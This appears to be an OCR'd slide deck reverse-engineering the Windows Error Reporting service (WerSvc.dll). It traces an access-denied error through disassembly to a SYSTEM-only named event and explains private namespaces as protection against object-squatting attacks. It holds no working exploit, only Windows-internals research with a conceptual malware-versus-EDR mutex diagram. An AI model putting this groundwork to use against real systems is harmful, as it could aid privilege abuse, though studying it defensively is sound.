.text:00007FFE06C8AD0B         ?SvcReportCrash@CWerService@@AEAAJPEAU_WERSVC_MSG@@0@Z                 mov     dword ptr [rbx+2Ch], 80070005h
.text:00007FFE06C8F9CD         ?NonElevatedProcessStart@@YAJPEAX0PEAPEAX@Z                            mov     edi, 80070005h
.text:00007FFE06C94BAD         ?_CheckIfOKToReport@CHangrepServer@@AEAAJPEAX0KKPEAPEAX1@Z             mov     eax, 80070005h
.text:00007FFE06C958DB         ?Cancel@CHangrepServer@@QEAAJPEAXK@Z                                   mov     ebx, 80070005h
.text:00007FFE06CA20DB         ?UtilVerifyFilePath@@YAJPEBGPEAX@Z                                     cmp     eax, 80070005h
.text:00007FFE06CA96D7         ?GetProcessAppId@CallerIdentity@@YAJPEAXPEAPEAG@Z                      cmp     edi, 80070005h
```

Find Error Code Origin in WerSvc.dll

4


Validate Request

- Placed breakpoint in each reference
- The code stopped inside `CheckIfSystemConnectingToPort()`



IDA View-RIP

```
wersvc.dll:00007FFF60187348 call    cs:__imp_GetLastError
wersvc.dll:00007FFF6018734F nop     dword ptr [rax+rax+00h]
wersvc.dll:00007FFF60187354 mov     rcx, cs:WPP_GLOBAL_Control
wersvc.dll:00007FFF6018735B lea     r8, WPP_a97d448bc7a4354a2941d62493d3d7af_Trac
wersvc.dll:00007FFF60187362 mov     r9d, eax
wersvc.dll:00007FFF60187365 mov     edx, 20h ; ' '
wersvc.dll:00007FFF6018736A mov     rcx, [rcx+10h]
wersvc.dll:00007FFF6018736E call    WPP_SF_d
wersvc.dll:00007FFF60187373
wersvc.dll:00007FFF60187373 loc_7FFF60187373:                        ; CODE XREF:
wersvc.dll:00007FFF60187373                                          ; CWerService
RIP wersvc.dll:00007FFF60187373 mov     ebx, 80070005h
wersvc.dll:00007FFF60187378 jmp     short loc_7FFF6018738C
```



Call Stack

ddress	Module	Function
00007FFF60187373	wersvc.dll	private: long CWerService::CheckIfSystemConnectingToPort(struct _WERSVC_MSG *)+0x273
00007FFF60186F50	wersvc.dll	private: long CWerService::CheckIfCrashIsValid(struct _WERSVC_MSG *)+0x2C0
00007FFF6018ACD8	wersvc.dll	private: long CWerService::SvcReportCrash(struct _WERSVC_MSG *,struct _WERSVC_MSG *)+0x54
00007FFF6018A26C	wersvc.dll	private: long CWerService::DispatchPortRequestWorkItem(struct _TP_CALLBACK_INSTANCE *,struct _WERSVC_MSG *)+0x1B4
00007FFF6018A069	wersvc.dll	private: static void CWerService::StaticDispatchPortRequestWorkItem(struct _TP_CALLBACK_INSTANCE *,void *)+0x29
00007FFF6D980BF9	ntdll.dll	ntdll_RtlDeactivateActivationContext+2C9


Opening the Event

4

Validate Request

`CheckIfSystemConnectingToPort()`


- Impersonates the process that sent the request via `ImpersonateLoggedOnUser()`
- Attempt is made to open the event "WerSvc\WerSvcSystemPermissionsEvent"
- `OpenEvent()` fails with ERROR_ACCESS_DENIED
- Function returns **0x80070005**




Tracing Back Event Creation

4

Validate Request



Direction	Type	Address	Text
Up	o	CWerService::CheckIfSystemConnectingToPort(_WERSVC_MSG *)+217	lea r8, Name; "WerSvc\\WerSvcSystemPermissionsEvent"
Up	o	CWerService::_StartLpcServer(void):loc_7FFE06C88C9B	lea r9, Name; "WerSvc\\WerSvcSystemPermissionsEvent"




```
  if ( !ConvertStringSecurityDescriptorToSecurityDescriptorW(
          L"D:(A;OICI;GR;;;SY)",              // Allow "NT AUTHORITY\SYSTEM" GENERIC_READ
          1u,
          &SecurityDescriptor.lpSecurityDescriptor,
          0i64) )
  {
LABEL_23:
   LastError = GetLastError();
   v6 = (unsigned __int16)LastError | 0x80070000;
   if ( LastError <= 0 )
     v6 = LastError;
   if ( v6 >= 0 )
     v6 = -2147467259;
   goto LABEL_51;
  }
  SecurityDescriptor.nLength = 24;
  SecurityDescriptor.bInheritHandle = 0;
  v12 = CreateEventW(&SecurityDescriptor, 0, 0, L"WerSvc\\WerSvcSystemPermissionsEvent");
```

?


Tracing Back Event Creation

4

Validate Request



Address	Length	Type	String
.rdata:00007FF...	0000000E	C (16 bits) - UTF-16LE	wersvc
.rdata:00007FF...	0000000E	C (16 bits) - UTF-16LE	WerSvc
.rdata:00007FF...	00000048	C (16 bits) - UTF-16LE	WerSvc\\WerSvcSystemPermissionsEvent
.rdata:00007FF...	00000030	C (16 bits) - UTF-16LE	WerSvcNameSpaceBoundary
.rdata:00007FF...	00000028	C (16 bits) - UTF-16LE	WerSvcKernelMsgDone
.rdata:00007FF...	0000000B	C	wersvc.dll
.rdata:00007FF...	00000056	C (16 bits) - UTF-16LE	WerSvc\\WerSvcNonElevationInfoSectionName%d
.rdata:00007FF...	0000003E	C	onecore\\windows\\feedback\\core\\wersvc\\lib\\reflectionserver.cpp



```
AliasPrefix:                           ; DATA XREF: CWerService::QueryServiceS
                                       ; CWerService::_CreatePrivateNamespace(
                text "UTF-16LE", 'WerSvc',0
                align 8
```


xrefs to AliasPrefix

Directio	Type	Address	Text
Up	o	CWerService::QueryServiceStartType(ulong *)+6D	lea rdx, AliasPrefix; "WerSvc"
Up	o	CWerService::_CreatePrivateNamespace(void):loc_7FFE0...	lea rdx, AliasPrefix; "WerSvc"
Up	o	CWerService::_CreatePrivateNamespace(void)+27C	lea r8, AliasPrefix; "WerSvc"
Up	o	CWerService::_CreatePrivateNamespace(void)+2C1	lea rdx, AliasPrefix; "WerSvc"

Private Namespaces and Boundaries

- Private namespaces and boundary descriptors protect from a *squatting attack:*
- “DoS attack where a program interferes with another program through the use of shared synchronization objects in an unwanted or unexpected way”

Malware



CreateMutex(“ServiceMutex”)

If (error == ERROR_SUCCESS)


No

Exit

Yes

Inject Code

EDR Agent



CreateMutex(“ServiceMutex”)

If (error == ERROR_SUCCESS)

No

Exit


Yes

Protect

Private Namespaces and Boundaries

- Private namespace is like a directory for kernel objects that is protected by a boundary descriptor
- Descriptors contain SIDs describing which users and groups are allowed to create objects in the directory
- Namespace is identified by both its name and boundary descriptor
- Different namespaces can have identical names if they have differing boundary descriptors

Malware



CreateMutex(“SvcNS\ServiceMutex”)

If (error == ERROR_SUCCESS)


No

Exit

Yes

Inject Code

EDR Agent



CreateMutex(“SvcNS\ServiceMutex”)

If (error == ERROR_SUCCESS)

No


Exit

Yes

Protect

Private Namespaces and Boundaries

- Private namespaces protect named objects from access by non-approved SIDs
- Approved SIDs are set for boundary descriptor
- Boundary Descriptor is created with `CreateBoundaryDescriptor()`
- Approved SIDs are added to boundry descriptor via `AddSIDToBoundaryDescriptor()`
- Namespace is created via `CreatePrivateNamespace()`
  The boundary descriptor is sent as a parameter



WerSvc Initialization

- The following actions are performed upon service initialization:
- CWerService::_CreatePrivateNamespace()
  - Creates a boundary descriptor with the SID of the service
  - Creates the "WerSvc" private namepace with the boundary descriptor
  - Events can be created under this namespace only with the WerSvc SID
- Event "WerSvc\WerSvcSystemPermissionsEvent" is created
  - "WerSvcSystemPermissionsEvent" exists under the namespace "WerSvc"
  - Can only be accessed by SYSTEM due to the security descriptor

